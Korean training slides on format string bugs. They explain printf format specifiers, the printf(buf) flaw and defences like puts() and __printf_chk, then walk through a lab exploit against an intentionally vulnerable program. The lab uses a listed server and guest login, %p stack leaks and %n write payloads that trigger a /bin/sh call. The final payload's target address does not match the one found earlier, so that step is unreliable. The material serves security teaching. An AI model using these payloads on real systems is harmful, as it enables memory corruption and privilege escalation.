Format String Bug

실습

Jaewoo Shim

Apr. 11. 2018

목차

- Format String 이란
- FSB(Format String Bug)란
- 보호기법
- 간단한 FSB 실습

Format String 이란

❖ **Format String을 사용하는 함수**

- int printf(**const char *format**, ...);
- int fprintf(FILE *stream, **const char *format**, ...);
- int dprintf(int fd, **const char *format**, ...);
- int sprintf(char *str, **const char *format**, ...);
- int snprintf(char *str, size_t size, **const char *format**, ...);
- …etc!

Format String 이란

❖ **Format String의 형태**

- %[parameter][flags][width][.precision][length]type

❖ **type : 출력 타입 – 16진수, 숫자, 포인터, 문자열, 등**

- printf("%d",65); == 65
- printf("%x",65); == 41
- printf("%c",65); == A
- printf(“%p”,65); == 0x41
- printf("%s","helloworld"); == helloworld

❖ **parameter : 몇 번째 파라미터인지 – 숫자$**

- printf("%1$d",65,13); == 65
- printf("%2$d",65,13); == 13


Format String 이란

❖ **Format String의 형태**

- %[parameter][flags][width][.precision][length]type

❖ **width : 출력 크기 – 숫자**

- printf("123456789\n"); =
- printf("%d\n",7); =
- printf("%8d\n",7); =
- printf("%08d\n",7); =



Format String 이란

❖ **Format String의 형태**

- %[parameter][flags][width][.precision][length]type

❖ **length : 출력 길이 – hh, h, L, z, 등**

- hh : int - char
- h : int – short
- printf(“%d”,256) = 256
- printf(“%hd”,256) = 256
- printf(“%hhd”,256) = 0

Format String Bug란

- int printf(const char *format, ...);

- 일반적인 printf()함수의 사용
  - buf = 사용자로부터 입력받은 임의의 문자열
  - printf("%s",buf);

- "%s" = printf 함수의 첫번째 인자 = format
- buf = printf 함수의 두번째 인자 = format에 맞게 출력될 데이터

Format String Bug란

- int printf(const char *format, ...);


- 잘못된 printf()함수의 사용
  - buf = 사용자로부터 입력받은 임의의 문자열
  - printf(buf);

- buf = printf 함수의 첫번째 인자 = format

Format String Bug란

❖ 정상적인 printf의 사용 - 메모리


```
int main()
{
    char *a="AAAA";
    char *b="BBBB";
    char *c="CCCC";
    printf("%s%s%s",a,b,c);
}
```



Format String Bug란

❖ 잘못된 printf의 사용 - 메모리

```
int main()
{
    char buf[16];
    scanf("%14s",buf);
    printf(buf);
}
```



포맷을 공격자 마음대로 줄 수 있으며,
원하는 데이터를 참조시켜 공격이 가능


Format String Bug란

❖ 공격방법

1. 임의의 값을 넣어 참조 가능한 포맷을 찾는다.
2. 임의의 값 <- 변조하고자 하는 주소지를 넣는다.
3. %n 을 이용하여 해당 값을 변조한다.

❖ %n이란?

- 출력된 바이트 수를 해당 포인터에 넣는 포맷스트링



보호기법

❖ 시큐어코딩

- 포맷 스트링이 필요없는 문자열을 출력 시, printf 대신 puts() 사용
- puts(buf) 함수는 printf("%s\n",buf) 와 동일한 출력 결과를 수행

```
int main()
{
    char buf[16];
    read(0,buf,16);
    printf(buf);
}
```

```
int main()
{
    char buf[16];
    read(0,buf,16);
    puts(buf);
}
```

보호기법

❖ **gcc 컴파일 시 최적화 옵션**

- printf 함수 호출 시 실제로 __printf_chk 함수가 호출되도록 변경됨
- 해당 함수를 이용하여 FSB를 통한 메모리 입력을 차단 가능

간단한 FSB 실습

- **Server : 220.149.236.153**
  - id : guest
  - pw : guest

- **타겟 파일 : attackme_fsb1**
- **소스 파일 : attackme_fsb1.c**

- **목표 : guest계정의 권한으로 읽을 수 없는 flag.txt 파일을 읽어라!**

간단한 FSB 실습

❖ 소스코드 분석

```
void success()
{
   system("/bin/sh");
}

int main()
{
   setvbuf(stdin,0,1,0);
   setvbuf(stdout,0,1,0);
   setreuid(1002,1002);

   char buf[1024];
   int button = 0xcafebabe;

   while(1)
   {
      memset(buf,0,1024);
      read(0,buf,1024);
      printf(buf); // Here is vulnerability :)
      printf("your button value is 0x%x address at %p\n",button,&button);
      if(button == 0x79)
      {
         success();
      }
   }
   return 0;
}
```

Button 이라는 변수에는 0xcafebabe라는 값이 있다.
이 값을 0x79로 바꾸면 성공

BoF 취약점은 없지만,
FSB 취약점이 존재

간단한 FSB 실습

❖ 임의의 값을 넣어 참조 가능한 포맷을 찾는다.

guest@csos:~$ ./attackme_fsb1

AAAA%p %p %p %p %p %p %p %p %p %p %p %p

```
root@csos:/home/guest# ./attackme_fsb1
AAAA%p %p %p %p %p %p %p %p %p %p %p %p
AAAA0xffffd300 0x400 (nil) 0x4 0x7 0x1ad23c 0xcafebabe 0x41414141 0x25207025 0x70252070 0x20702520
0x25207025
your button value is 0xcafebabe address at 0xffffd2fc
```

❖ 확인

guest@csos:~$ ./attackme_fsb1

AAAA%8$p

```
root@csos:/home/guest# ./attackme_fsb1
AAAA%8$p
AAAA0x41414141
your button value is 0xcafebabe address at 0xffffd2fc
```

간단한 FSB 실습

❖ 임의의 값 <- 변조하고자 하는 주소지를 넣는다.

❖ 앞선 결과에서 얻은 button의 주소지 : 0xffffd2fc

- (python -c 'print "\xfc\xd2\xff\xff%8$p"';cat) | ./attackme_fsb1

```
root@csos:/home/guest# (python -c 'print "\xfc\xd2\xff\xff%8$p"';cat) | ./attackme_fsb1
◆◆◆◆0xffffd2fc
your button value is 0xcafebabe address at 0xffffd2fc
```

간단한 FSB 실습

❖ %n 을 이용하여 해당 값을 변조한다.

❖ 앞선 전달한 코드에서 %8$p 대신 %8$n 을 전달

- (python -c 'print "\xfc\xd2\xff\xff%8$n"';cat) | ./attackme_fsb1

```
root@csos:/home/guest# (python -c 'print "\xfc\xd2\xff\xff%8$n"';cat) | ./attackme_fsb1
ÿÿÒü
your button value is 0x4 address at 0xffffd2fc
```

❖ 0x79로 바꾸려면?

- %n은 앞서 출력한 바이트의 수를 해당 주소지에 넣는다.
- 즉) 0x79 바이트를 출력한 뒤 %n을 참조한다!
  - 0x79=121

간단한 FSB 실습

- (python -c 'print "\x2c\xd2\xff\xff%117c%8$n"';cat) | ./attackme_fsb1
- cat flag.txt 입력 시 성공적으로 플래그가 출력되면 성공

Thank You !